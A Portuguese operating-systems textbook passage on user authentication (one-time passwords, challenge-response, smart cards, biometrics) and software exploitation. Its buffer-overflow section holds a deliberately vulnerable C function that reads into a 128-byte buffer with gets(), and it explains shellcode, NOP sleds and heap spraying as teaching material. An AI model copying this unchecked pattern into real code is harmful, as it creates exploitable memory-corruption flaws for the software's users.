O algoritmo é baseado em uma função de mão única, isto é, uma função $y = f(x)$ cuja propriedade é: dado *x*, é fácil de encontrar *y*, mas dado *y*, é computacionalmente impossível encontrar *x*. A entrada e a saída devem ser do mesmo comprimento, por exemplo, 256 bits.

O usuário escolhe uma senha secreta que ele memoriza. Ele também escolhe um inteiro, *n*, que é quantas senhas de uso único o algoritmo for capaz de memorizar. Como exemplo, considere $n = 4$, embora na prática um valor muito maior de *n* seria usado. Se a senha secreta for *s*, a primeira senha é dada executando a função de mão única *n* vezes:

$$P_1 = f(f(f(f(s))))$$

A segunda senha é dada executando a função de mão única $n - 1$ vezes:

$$P_2 = f(f(f(s)))$$

A terceira senha executa *f* duas vezes e a quarta senha o executa uma vez. Em geral, $P_{i-1} = f(P_i)$. O fato fundamental a ser observado aqui é que dada qualquer senha na sequência, é fácil calcular a senha *anterior* na sequência numérica, mas impossível de calcular a *seguinte*. Por exemplo, dado P_2 é fácil encontrar P_1, mas impossível encontrar P_3.

O servidor é inicializado com P_0, que é simplesmente $f(P_1)$. Esse valor é armazenado na entrada do arquivo de senhas associado com o nome de login do usuário juntamente com o inteiro 1, indicando que a próxima senha necessária é P_1. Quando o usuário quer conectar-se pela primeira vez, ele envia seu nome de login para o servidor, que responde enviando o inteiro no arquivo de senha, 1. A máquina do usuário responde com P_1, que pode ser calculado localmente a partir de *s*, que é digitado no próprio local. O servidor então calcula $f(P_1)$

e compara isso com o valor armazenado no arquivo de senha (P_0). Se os valores casarem, o login é permitido, o inteiro é incrementado para 2, e P_1 sobrescreve P_0 no arquivo de senhas.

No login seguinte, o servidor envia ao usuário um 2, e a máquina do usuário calcula P_2. O servidor então calcula $f(P_2)$ e o compara com a entrada no arquivo de senhas. Se os valores casarem, o login é permitido, o inteiro é incrementado para 3, e P_2 sobrescreve P_1 no arquivo de senha. A propriedade que faz esse esquema funcionar é que embora um intruso possa capturar P_i, ele não tem como calcular P_{i+1} a partir dele, somente P_{i-1} que já foi usado e agora não vale mais nada. Quando todas as senhas n tiverem sido usadas, o servidor é reinicializado com uma nova chave secreta.

Autenticação por resposta a um desafio

Uma variação da ideia da senha é fazer com que cada novo usuário forneça uma longa lista de perguntas e respostas que são então armazenadas no servidor com segurança (por exemplo, de forma criptografada). As perguntas devem ser escolhidas de maneira que o usuário não precise anotá-las. Perguntas possíveis que poderiam ser feitas:

1. Quem é a irmã de Mariana?
2. Em qual rua ficava sua escola primária?
3. O que a Sra. Ellis ensinava?

No login, o servidor faz uma dessas perguntas aleatoriamente e confere a resposta. Para tornar esse esquema prático, no entanto, muitos pares de questões-respostas seriam necessários.

Outra variação é o **desafio-resposta**. Quando isso é usado, o usuário escolhe um algoritmo quando se registrando como um usuário, por exemplo, x^2. Quando o usuário faz o login, o servidor envia a ele um argumento, digamos 7, ao que o usuário digita 49. O algoritmo pode ser diferente de manhã e de tarde, em dias diferentes da semana, e por aí afora.

Se o dispositivo do usuário tiver potência computacional real, com um computador pessoal, um assistente digital pessoal, ou um telefone celular, uma forma de desafio-resposta mais potente pode ser usada. O usuário escolhe de antemão uma chave secreta, k, que é de início inserida no sistema servidor manualmente. Uma cópia também é mantida (de maneira segura) no computador do usuário. No momento do login, o servidor envia um número aleatório, r, para o computador do usuário, que então calcula $f(r, k)$ e envia isso de volta, onde f é uma função conhecida publicamente. O servidor faz então ele mesmo a computação e verifica se o resultado enviado de volta concorda com a computação. A vantagem desse esquema sobre uma senha é que mesmo que um bisbilhoteiro veja e grave todo o tráfego em ambas as direções, ele não vai aprender nada que o ajude da próxima vez. É claro, a função, f, tem de ser complicada o suficiente para que k não possa ser deduzido, mesmo recebendo um grande conjunto de observações. Funções de resumo criptográfico são boas escolhas, com o argumento sendo o XOR de r e k. Essas funções são conhecidas por serem difíceis de reverter.

9.6.1 Autenticação usando um objeto físico

O segundo método para autenticar usuários é verificar algum objeto físico que eles tenham em vez de algo que eles conheçam. Chaves de metal para portas foram usadas por séculos para esse fim. Hoje, o objeto físico usado é muitas vezes um cartão plástico que é inserido em um leitor associado com o computador. Em geral, o usuário deve não só inserir o cartão, mas também digitar uma senha para evitar que alguém use um cartão perdido ou roubado. Visto dessa maneira, usar uma máquina de atendimento automático (ATM) de um banco começa com o usuário conectando-se ao computador do banco por um terminal remoto (a máquina ATM automática) usando um cartão plástico e uma senha (atualmente um código PIN de 4 dígitos na maioria dos países, mas isso é apenas para evitar o gasto de colocar um teclado inteiro na máquina ATM automática).

Cartões de plástico contendo informações vêm em duas variedades: cartões com uma faixa magnética e cartões com chip. Cartões com faixa magnética contêm em torno de 140 bytes de informações escritas em um pedaço de fita magnética colada na parte de trás. Essa informação pode ser lida pelo terminal e então enviada para um computador central. Muitas vezes, a informação contém a senha do usuário (por exemplo, código PIN), de maneira que o terminal possa desempenhar uma conferência de identidade mesmo que o link para o computador principal tenha caído. A senha típica é criptografada por uma senha conhecida somente pelo banco. Esses cartões custam em torno de US$ 0,10 a US$ 0,50, dependendo se há um adesivo holográfico na frente e do volume de produção. Como uma maneira de identificar usuários em geral, cartões com faixa magnética são arriscados, pois o equipamento para ler e escrever neles é barato e difundido.

Cartões com chip contêm um minúsculo circuito integrado (chip). Podem ser subdivididos em duas categorias: cartões com valores armazenados e cartões

inteligentes. **Cartões com valores armazenados** contêm uma pequena quantidade de memória (normalmente menos do que 1 KB) usando tecnologia ROM para permitir que o valor seja lembrado quando o cartão é removido do leitor e, desse modo, a energia desligada. Não há CPU no cartão, então o valor armazenado deve ser modificado por uma CPU externa (no leitor). Esses cartões são produzidos em massa aos milhões por bem menos de US$ 1 e são usados, por exemplo, como cartões telefônicos pré-pagos. Quando uma ligação é feita, o telefone apenas reduz o valor no cartão, mas nenhum dinheiro muda de fato de mãos. Por essa razão, esses cartões são geralmente emitidos por uma empresa para usar apenas em suas máquinas (por exemplo, telefones ou máquinas de venda). Eles poderiam ser usados para autenticação de usuários ao armazenar uma senha de 1 KB que seria enviada pelo leitor para o computador central, mas isso raramente é feito.

No entanto, hoje, muito do trabalho em segurança é focado nos **cartões inteligentes** que atualmente têm algo como uma CPU de 8 bits e 4 MHz, 16 KB de ROM, 4 KB de ROM, 512 bytes de RAM e um canal de comunicação de 9600 bps para o leitor. Os cartões estão ficando mais inteligentes com o passar do tempo, mas são restritos de uma série de maneiras, incluindo a profundidade do chip (porque ele está embutido no cartão), a largura do chip (para que ele não quebre quando o usuário flexionar o cartão) e o custo (em geral US$ 1 a US$ 20, dependendo da potência da CPU, tamanho da memória e presença ou ausência de um coprocessador criptográfico).


Os cartões inteligentes podem ser usados para conter dinheiro, da mesma maneira que nos cartões de valor armazenado, mas com uma segurança e universalidade muito melhores. Os cartões podem ser carregados com dinheiro em uma máquina ATM ou em casa via telefone usando um leitor especial fornecido pelo banco. Quando inserido no leitor de um comerciante, o usuário pode autorizar o cartão a deduzir uma determinada quantidade de dinheiro (digitando SIM), fazendo com que o cartão envie uma pequena mensagem criptografada para o comerciante. O comerciante pode mais tarde passar a mensagem para um banco para ser creditado pelo montante pago.

A grande vantagem dos cartões inteligentes sobre, digamos, cartões de crédito ou débito, é que eles não precisam de uma conexão on-line para um banco. Se você não acredita que isso seja uma vantagem, tente o exemplo a seguir. Experimente comprar uma única barra de chocolate em um mercado e insista em pagar com um cartão de crédito. Se o comerciante não aceitar o seu cartão, diga que você não tem dinheiro consigo e além disso, você precisa das suas milhas de passageiro frequente. Você descobrirá que o comerciante não está entusiasmado com a ideia (porque os custos associados acabam com o lucro sobre o item). Isso torna os cartões inteligentes úteis para pequenas compras em lojas, parquímetros, máquinas de venda e muitos outros dispositivos que costumam exigir moedas. Eles são amplamente usados na Europa e espalham-se por toda parte.

Cartões inteligentes têm muitos outros usos potencialmente valiosos (por exemplo, codificar as alergias e outras condições médicas do portador de uma maneira segura para uso em emergências), mas este não é o lugar para contar essa história. Nosso interesse aqui está em como eles podem ser usados para realizar uma autenticação de login segura. O conceito básico é simples: um cartão inteligente é um computador pequeno à prova de violação que pode engajar-se em uma discussão (protocolo) com um computador central para autenticar o usuário. Por exemplo, um usuário querendo comprar coisas em um site de comércio eletrônico poderia inserir um cartão inteligente em um leitor caseiro ligado ao seu PC. O site de comércio eletrônico não apenas usaria o cartão inteligente para autenticar o usuário de uma maneira mais segura do que uma senha, mas também poderia deduzir o preço de compra do cartão inteligente diretamente, eliminando uma porção significativa da sobrecarga (e risco) associados com o uso de um cartão de crédito para compras on-line.

Vários esquemas de autenticação podem ser usados com um cartão inteligente. Um esquema de desafio-resposta particularmente simples funciona da seguinte forma: o servidor envia um número aleatório de 512 bits para o cartão inteligente, que então acrescenta a senha de 512 bits do usuário armazenada na ROM do cartão para ele. A soma é então elevada ao quadrado e os 512 bits do meio são enviados de volta para o servidor, que sabe a senha do usuário e pode calcular se o resultado está correto ou não. A sequência é mostrada na Figura 9.19. Se um bisbilhoteiro vir ambas as mensagens, não será capaz de fazer muito sentido delas, e gravá-las para um uso futuro não faz sentido, pois no próximo login, um número aleatório de 512 bits diferente será enviado. É claro, pode ser usado um algoritmo muito mais complicado do que elevá-lo ao quadrado, e é isso que sempre acontece.

Uma desvantagem de qualquer protocolo criptográfico fixo é que, com o passar do tempo, ele poderia ser violado, inutilizando o cartão inteligente. Uma maneira de evitar esse destino é usar o ROM no cartão não para protocolo criptográfico, mas para um interpretador Java.

FIGURA 9.19 Uso de um cartão inteligente para autenticação.

O protocolo criptográfico real é então baixado para o cartão como um programa binário Java e executado de maneira interpretativa. Assim, tão logo um protocolo é violado, um protocolo novo pode ser instalado mundo afora de uma maneira direta: da próxima vez que o cartão for usado, um novo software é instalado nele. Uma desvantagem dessa abordagem é que ela torna um cartão já lento mais lento ainda, mas à medida que a tecnologia evolui, esse método torna-se muito flexível. Outra desvantagem dos cartões inteligentes é que um cartão perdido ou roubado pode estar sujeito a um ataque de **canal lateral**, como um ataque de análise da alimentação de energia. Ao observar a energia elétrica consumida durante repetidas operações de criptografia, um especialista com o equipamento certo pode ser capaz de deduzir a chave. Medir o tempo para criptografar com várias chaves escolhidas especialmente também pode proporcionar informações valiosas sobre a chave.

9.6.2 Autenticação usando biometria

O terceiro método de autenticação mede as características físicas do usuário que são difíceis de forjar. Elas são chamadas de **biometria** (BOULGOURIS et al., 2010; e CAMPISI, 2013). Por exemplo, uma impressão digital ou leitor de voz conectado ao computador poderia verificar a identidade do usuário.

Um sistema de biometria típico tem duas partes: cadastramento e identificação. Durante o cadastramento, as características do usuário são mensuradas e os resultados, digitalizados. Então características significativas são extraídas e armazenadas em um registro associado com o usuário. O registro pode ser mantido em um banco de dados central (por exemplo, para conectar-se em um computador remoto), ou armazenado em um cartão inteligente que o usuário carrega consigo e insere em um leitor remoto (por exemplo, em uma máquina ATM).

A outra parte é a identificação. O usuário aparece e fornece um nome de login. Então o sistema toma a medida novamente. Se os novos valores casarem com aqueles amostrados no momento do cadastramento, o login é aceito; de outra maneira, ele é rejeitado. O nome do login é necessário porque as medidas jamais são exatas, então é difícil indexá-las e em seguida pesquisar o índice. Além disso, duas pessoas podem ter as mesmas características, então exigir que as características mensuradas casem com as de um usuário específico torna o processo mais rígido do que apenas exigir que elas casem com as características de qualquer usuário.

A característica escolhida deve ter uma variabilidade suficiente para distinguir entre muitas pessoas sem erro. Por exemplo, a cor do cabelo não é um bom indicador, pois tantas pessoas compartilham da mesma cor. Também, a característica não deve variar com o tempo e com algumas pessoas, pois a cor do cabelo não tem essa propriedade. De modo similar, a voz de uma pessoa pode ser diferente por causa de um resfriado e um rosto pode parecer diferentes por causa de uma barba ou maquiagem que não estavam presentes no momento do cadastramento. Dado que amostras posteriores jamais casarão com os valores de cadastramento exatamente, os projetistas do sistema têm de decidir quão bom um casamento tem de ser para ser aceito. Em particular, eles têm de decidir se é pior rejeitar um usuário legítimo de vez em quando ou deixar que um impostor consiga violar o sistema de vez em quando. Um site de comércio eletrônico pode decidir que rejeitar um cliente leal pode ser pior do que aceitar uma pequena quantidade de fraude, enquanto um site de armas nucleares pode decidir que recusar o acesso a um empregado genuíno é melhor

do que deixar qualquer estranho entrar no sistema duas vezes ao ano.

Agora vamos examinar brevemente algumas das biometrias que são de fato usadas. A análise do comprimento dos dedos é surpreendentemente prática. Quando isso é usado, cada computador tem um dispositivo como o da Figura 9.20. O usuário insere sua mão, e o comprimento de todos os seus dedos é mensurado e conferido com o banco de dados.

As medidas do comprimento dos dedos não são perfeitas, no entanto. O sistema pode ser atacado com moldes de mão feitos de gesso de Paris ou algum outro material, possivelmente com dedos ajustáveis para permitir alguma experimentação.

Outra biometria que é usada de maneira ampla comercialmente é o **reconhecimento pela íris**. Não existem duas pessoas com os mesmos padrões (mesmo gêmeos idênticos), então o reconhecimento pela íris é tão bom quanto o pelas impressões digitais e mais fácil de ser automatizado (DAUGMAN, 2004). O sujeito apenas olha para a câmera (a uma distância de até um metro), que fotografa os seus olhos, extrai determinadas características por meio de uma transformação de uma **ondaleta de gabor** e comprime os resultados em 256 bytes. Essa cadeia é comparada ao valor obtido no momento do cadastramento, e se a distância Hamming estiver abaixo de algum limiar crítico, a pessoa é autenticada. (A distância Hamming entre duas cadeias de bits é o número mínimo de mudanças necessárias à transformação de uma na outra.)

Qualquer técnica que se baseia em imagens está sujeita a fraudes. Por exemplo, uma pessoa poderia aproximar-se do equipamento (digamos, uma câmera de máquina ATM) usando óculos escuros aos quais as fotografias dos olhos de outra pessoa são coladas. Afinal de contas, se a câmera da ATM pode tirar uma boa foto da íris a 1 metro e distância, outras pessoas podem fazê-lo também, e a distâncias maiores usando lentes de teleobjetivas. Por essa razão, contramedidas talvez sejam necessárias, como fazer a câmera disparar um flash, não para fins de iluminação, mas para ver se a pupila se contrai em resposta ou para ver se o temido efeito de olhos vermelhos do fotógrafo amador aparece na foto com flash, mas está ausente quando nenhum flash é usado. O aeroporto de Amsterdã tem usado a tecnologia de reconhecimento de íris desde 2001 para os passageiros frequentes não precisarem entrar na fila de imigração normal.

FIGURA 9.20 Um dispositivo para mensurar o comprimento dos dedos.

Uma técnica de certa maneira diferente é a análise de assinatura. O usuário assina o seu nome com uma caneta especial conectada ao computador, e o computador a compara com uma assinatura conhecida armazenada on-line ou em um cartão inteligente. Ainda melhor é não comparar a assinatura, e sim os movimentos e pressão feitos enquanto escrevendo. Um bom atacante pode ser capaz de copiar a assinatura, mas ele não terá ideia de qual a ordem exata na qual os traços foram feitos ou em que velocidade e pressão.

Um esquema que se baseia em uma quantidade mínima de hardware especial é a biometria de voz (KAMAN et al., 2013). Tudo o que é preciso é um microfone (ou mesmo um telefone); o resto é software. Em comparação com os sistemas de reconhecimento de voz, que tentam determinar o que a pessoa que está falando está dizendo, esses sistemas tentam determinar quem é a pessoa. Alguns sistemas simplesmente exigem que o usuário diga uma senha secreta, mas esses podem ser derrotados por um espião que pode gravar senhas e reproduzi-las depois. Sistemas mais avançados dizem algo para o usuário e pedem que isso seja repetido de volta, com diferentes textos sendo usados para cada login. Algumas empresas estão começando a usar a identificação de voz para aplicações como compras a partir de casa pelo telefone, pois a identificação de voz é menos sujeita a fraude do que usar um código PIN para identificação. O reconhecimento de voz pode ser combinado com outras biometrias como o reconhecimento de rosto para melhor precisão (TRESADERN et al., 2013).

Poderíamos continuar com mais exemplos, porém dois mais ajudarão a provar um ponto importante. Gatos e outros animais marcam seus territórios urinando em torno do seu perímetro. Aparentemente gatos conseguem identificar o cheiro um do outro dessa maneira.

Suponha que alguém apareça com um dispositivo minúsculo capaz de realizar uma análise de urina instantânea, desse modo fornecendo uma identificação à prova de falhas. Cada computador poderia ser equipado com um desses dispositivos, junto com um sinal discreto lendo: “Para login, favor depositar amostra aqui”. Esse sistema poderia ser inviolável, mas ele provavelmente teria um problema relativamente sério de aceitação pelos usuários.

Quando o parágrafo anterior foi incluído em uma outra edição deste livro, tinha a intenção de ser pelo menos em parte uma piada. Não mais. Em um exemplo da vida imitando a arte (vida imitando livros didáticos?), os pesquisadores desenvolveram agora um sistema de reconhecimento de odores que poderia ser usado como biometria (RODRIGUEZ-LUJAN et al., 2013). O que virá depois disso?

Também potencialmente problemático é um sistema consistindo em uma pequena agulha e um pequeno espectrógrafo. Seria pedido ao usuário que pressionasse o seu polegar contra a agulha, desse modo extraindo uma gota de sangue para análise do espectrógrafo. Até o momento, ninguém publicou nada a respeito disso, mas *existem* trabalhos sobre a criação de imagens de vasos sanguíneos para uso biométrico (FUKSIS et al., 2011).

Nosso ponto é que qualquer esquema de autenticação precisa ser psicologicamente aceitável para a comunidade de usuários. Medidas do comprimento de dedos provavelmente não causarão qualquer problema, mas mesmo algo não tão invasivo quanto armazenar impressões digitais on-line pode não ser aceitável para muitas pessoas, pois elas associam impressões digitais com criminosos. Mesmo assim, a Apple introduziu a tecnologia no iPhone 5S.

9.7 Explorando softwares

Uma das principais maneiras de violar o computador de um usuário é explorar as vulnerabilidades no software executando no sistema para fazê-lo realizar algo diferente do que o programador intencionava. Por exemplo, um ataque comum é infectar o navegador de um usuário através de um ***drive-by-download***. Nesse ataque, o criminoso cibernético infecta o navegador do usuário inserindo conteúdos maliciosos em um servidor da web. Tão logo o usuário visita o site, o navegador é infectado. Às vezes, os servidores da web são completamente controlados pelos atacantes, que buscam atrair os usuários para o seu site na web (enviar spams com promessas de softwares gratuitos ou filmes pode ser suficiente). No entanto, também é possível que os atacantes coloquem conteúdos maliciosos em um site legítimo (talvez nos anúncios, ou em um grupo de discussão). Há pouco tempo, o site do time de futebol norte-americano Miami Dolphins foi comprometido dessa maneira, poucos dias antes de os Dolphins receberem o Super Bowl em seu estádio, um dos eventos esportivos mais aguardados do ano. Apenas dias antes do evento, o site era extremamente popular e muitos usuários visitando-o foram infectados. Após a infecção inicial em um *drive-by-download*, o código do atacante executando no navegador baixa o software zumbi real (**malware**), executa-o e certifica-se de que ele sempre seja inicializado quando o sistema for inicializado.

Dado que este é um livro sobre sistemas operacionais, o foco é sobre como subverter o sistema operacional. As muitas maneiras como você pode explorar defeitos de softwares para atacar sites na web e bancos de dados não são cobertas aqui. O cenário típico é que alguém descubra um defeito no sistema operacional e então encontre uma maneira de explorá-lo para comprometer os computadores que estejam executando o código defeituoso. *Drive-by-downloads* também não fazem parte do quadro, mas veremos que muitas das vulnerabilidades e falhas nas aplicações de usuário são aplicáveis ao núcleo também.

No famoso livro de Lewis Caroll, *Alice através do espelho*, a Rainha Vermelha leva Alice para uma corrida maluca. Elas correm o mais rápido que podem, mas não importa o quão rápido corram, elas sempre ficam no mesmo lugar. Isso é esquisito, pensa Alice, e ela externa sua opinião. “Em nosso país, você geralmente chegaria a algum lugar — se você corresse bem rápido por um longo tempo como estamos fazendo”. “Um país lento, esse!” — disse a rainha. “Agora, aqui, veja bem, é preciso correr tanto quanto você for capaz para ficar no mesmo lugar. Se você quiser chegar a outro lugar, terá de correr duas vezes mais rápido do que isso!”.

O **efeito da Rainha Vermelha** é típico de corridas armamentistas evolutivas. No curso de milhões de anos, os ancestrais das zebras e dos leões evoluíram. As zebras tornaram-se mais rápidas e melhores em ver, ouvir e farejar predadores — algo útil, se você quiser superar os leões na corrida. Mas nesse ínterim, os leões também se tornaram mais rápidos, maiores, mais silenciosos e mais bem camuflados — algo útil, se você gosta de zebras. Então, embora tanto o leão quanto a zebra tenham “melhorado” seus designs, nenhum dos dois tornou-se mais bem-sucedido em ganhar do outro na caçada; ambos ainda existem na vida selvagem. Ainda assim, leões e zebras estão presos em uma corrida armamentista.

Eles estão correndo para ficar no mesmo lugar. O efeito da Rainha Vermelha também se aplica à exploração de programas. Os ataques tornaram-se cada vez mais sofisticados para lidar com medidas de segurança cada vez mais avançadas.

Embora toda exploração envolva um defeito específico em um programa específico, há várias categorias gerais de defeitos que sempre ocorrem de novo e valem a pena ser estudados para ver como os ataques funcionam. Nas seções a seguir, examinaremos não apenas uma série desses métodos, como também contramedidas para cessá-los, e contra contramedidas para evitar essas medidas, e mesmo contra contra contramedidas para contra-atacar esses truques, e assim por diante. Isso vai lhe proporcionar uma boa ideia da corrida evolutiva entre os atacantes e defensores — e como você se sentiria em uma saída para correr com a Rainha Vermelha.

Começaremos nossa discussão com o venerável transbordamento do buffer, uma das técnicas de exploração mais importantes na história da segurança de computadores. Ele já era usado no primeiríssimo *worm* da internet, escrito por Robert Morris Jr. em 1988, e ainda é amplamente usado hoje em dia. Apesar de todas as contramedidas, os pesquisadores preveem que os transbordamentos de buffers ainda estarão conosco por algum tempo (VAN DER VEEN, 2012). Transbordamentos de buffers são idealmente adequados para introduzir três dos mais importantes mecanismos de proteção disponíveis na maioria dos sistemas modernos: canários de pilha (*stack canaries*), proteção de execução de dados e randomização de layout de espaço de endereçamento. Em seguida, examinaremos outras técnicas de exploração, como ataques a strings de formatação, ataques por transbordamento de inteiros e explorações de ponteiros pendentes (*dangling pointer exploits*).

9.7.1 Ataques por transbordamento de buffer


Uma fonte rica de ataques tem sido causada pelo fato de que virtualmente todos os sistemas operacionais e a maioria dos programas de sistemas são escritos em linguagens de programação C ou C++ (porque os programadores gostam delas e elas podem ser compiladas em códigos objeto extremamente eficientes). Infelizmente, nenhum compilador C ou C++ faz verificação de limites dos vetores. Como um exemplo, a função de biblioteca C *gets*, que lê uma string (de tamanho desconhecido) em um buffer de tamanho fixo, mas sem conferir o transbordamento, e conhecida por estar sujeita a esse tipo de ataque (alguns compiladores chegam a detectar o uso de *gets* e avisam a respeito dele). Em consequência, a sequência de código a seguir também não é conferida:

```
01. void A( ) {
02.   char B[128];         /* reservar um buffer com espa-
                              co para 128 bytes na pilha */
03.   printf (“Digitar mensagem de log:”);
04.   gets (B);            /* le mensagem de log da entra-
                              da padrao para o buffer */
05.   writeLog (B);        /* enviar string em formato atra-
                              ente para o arquivo de log */
06. }
```

A função *A* representa um procedimento de armazenamento de registros (*logging*) — de certa maneira simplificado. Toda vez que a função executa, ela convida o usuário a digitar uma mensagem de registro e então lê o que quer que o usuário digite no buffer *B*, usando *gets* da biblioteca *C*. Por fim, ele chama a função *writeLog* (caseira) que presumivelmente escreve a entrada do log em um formato atraente (talvez adicionando a data e o horário à mensagem de log para tornar mais fácil a busca por ele mais tarde). Presuma que a função *A* faça parte de um processo privilegiado, por exemplo, um programa que tem SETUID de root. Um atacante que é capaz de assumir o controle de um processo desses, essencialmente tem privilégios de root para si mesmo.

O código mostrado tem um defeito importante, embora ele não seja imediatamente óbvio. O problema é causado pelo fato de que *gets* lê caracteres da entrada padrão até encontrar um caractere de uma nova linha. Ele não faz ideia de que o *buffer B* possa conter apenas 128 bytes. Suponha que o usuário digite uma linha de 256 caracteres. O que acontece com os 128 bytes restantes? Tendo em vista que *gets* não confere se há violações de limites, os bytes restantes serão armazenados na pilha também, como se o buffer tivesse 256 bytes de comprimento. Tudo o que foi originalmente armazenado nesses locais de memória é simplesmente sobrescrito. As consequências são tipicamente desastrosas.

Na Figura 9.21(a), vemos o programa principal executando, com suas variáveis locais na pilha. Em algum ponto ele chama a rotina *A*, como mostrado na Figura 9.21(b). A sequência de chamada padrão começa empilhando o endereço de retorno (que aponta para a instrução seguindo a chamada) na pilha. Ela então transfere o controle para *A*, que reduz o ponteiro da pilha para 128 para alocar armazenamento para sua variável local (buffer B).

FIGURA 9.21 (a) Situação na qual o programa principal está executando. (b) Após a rotina *A* ter sido chamada. (c) Transbordamento do buffer mostrado em cinza.

Então o que exatamente vai acontecer se o usuário fornecer mais do que 128 caracteres? A Figura 9.21(c) mostra essa situação. Como mencionado, a função *gets* copia todos os bytes para e além do buffer, sobrescrevendo o endereço de retorno empilhado ali anteriormente. Em outras palavras, parte da entrada do log agora enche o local de memória que o sistema presume conter o endereço da instrução para saltar quando a função retornar. Enquanto o usuário digitar uma mensagem de log regular, os caracteres da mensagem provavelmente não representariam um código de endereço válido. Tão logo a função *A* retornasse, o programa tentaria saltar para um alvo inválido — algo que o sistema não apreciaria de maneira alguma. Na maioria dos casos, o programa cairia imediatamente.

Agora suponha que esse não seja um usuário benigno que fornece uma mensagem excessivamente longa por engano, mas um atacante que fornece uma mensagem sob medida especificamente buscando subverter o fluxo de controle do programa. Digamos que o atacante forneça uma entrada que seja formulada com cuidado para sobrescrever o endereço de retorno com o endereço do buffer *B*. O resultado é que, ao retornar da função *A*, o programa saltará para o começo do buffer *B* e executará os bytes no buffer como um código. Como o atacante controla o conteúdo do buffer, ele pode enchê-lo com as instruções da máquina — para executar o código do atacante dentro do contexto do programa original. Na realidade, o atacante sobrescreveu a memória com o seu próprio código e conseguiu fazê-lo ser executado. O programa agora está completamente sob o controle do atacante. Ele pode obrigá-lo a realizar o que ele quiser. Muitas vezes, o código do atacante é usado para lançar um shell (por exemplo, por meio da chamada de sistema exec), fornecendo ao intruso acesso conveniente à máquina. Por essa razão, esse tipo de código é comumente conhecido como um **código de shell** (*shellcode*), mesmo que não gere um shell.

Esse truque funciona não só para programas usando *gets* (embora você deva de fato evitar usar essa função), mas para qualquer código que copie dados fornecidos pelo usuário em um buffer sem conferir violações de limite. Esses dados de usuário consistem em parâmetros de linha de comando, strings de ambiente, dados enviados por uma conexão de rede, ou dados lidos do arquivo de um usuário. Há muitas funções que copiam ou movem esse tipo de dados: *strcpy, memcpy, strcat*, e muitos outros. É claro, qualquer laço que você mesmo escreva e que mova bytes para um buffer pode ser vulnerável também.

E se um atacante não sabe qual o endereço exato para retornar? Muitas vezes um atacante pode adivinhar onde o código de shell reside *aproximadamente*, mas não *exatamente*. Nesse caso, uma solução típica é anexar antes do código de shell um trenó (sled) de ***nops***: uma sequência de instruções NO OPERATION de um byte que não fazem coisa alguma. Enquanto o atacante conseguir se posicionar em qualquer parte no trenó de nops, a execução eventualmente chegará ao código de shell real ao fim. *Trenós de nops* funcionam na pilha, mas também no heap. No heap, atacantes muitas vezes tentam aumentar suas chances colocando *trenós de nops* e códigos shell por todo o heap. Por exemplo, em um navegador, códigos JavaScript maliciosos podem tentar alocar a maior quantidade de memória que conseguirem e enchê-la com um longo *trenó de nops* e uma pequena

quantidade de código de shell. Então, se o atacante conseguir desviar o fluxo de controle e buscar um endereço de heap aleatório, as chances são de que ele atingirá o *trenó de nops*. Essa técnica é conhecida como **pulverização do heap** (*heap spraying*).

Canários de pilha (*stack canaries*)

Uma defesa comumente usada contra o ataque delineado é usar **canários de pilha**. O nome é derivado da profissão dos mineiros. Trabalhar em uma mina é um trabalho perigoso. Gases tóxicos como o monóxido de carbono podem se acumular e matar os mineiros. Além disso, o monóxido de carbono não tem cheiro, então os mineradores talvez nem o percebam. No passado, mineradores traziam canários para a mina como um sistema de alarme. Qualquer aumento de gases tóxicos mataria o canário antes de intoxicar o seu dono. Se o seu pássaro morresse, provavelmente era melhor dar o fora.

Sistemas de computadores modernos usam canários (digitais) como sistemas de aviso iniciais. A ideia é muito simples. Em lugares onde o programa faz uma chamada de função, o compilador insere o código para salvar um valor de canário aleatório na pilha, logo abaixo do endereço de retorno. Ao retornar de uma função, o compilador insere o código para conferir o valor do canário. Se o valor mudou, algo está errado. Nesse caso, é melhor apertar o botão de pânico e derrubar o programa do que seguir em frente.

Evitando canários de pilha

Canários funcionam bem contra ataques como o descrito, mas muitos transbordamentos de buffer ainda são possíveis. Por exemplo, considere o *fragmento* de código na Figura 9.22. Ele usa duas funções novas. O *strcpy* é uma função de biblioteca C para copiar uma string em um buffer, enquanto o *strlen* determina o comprimento da string.

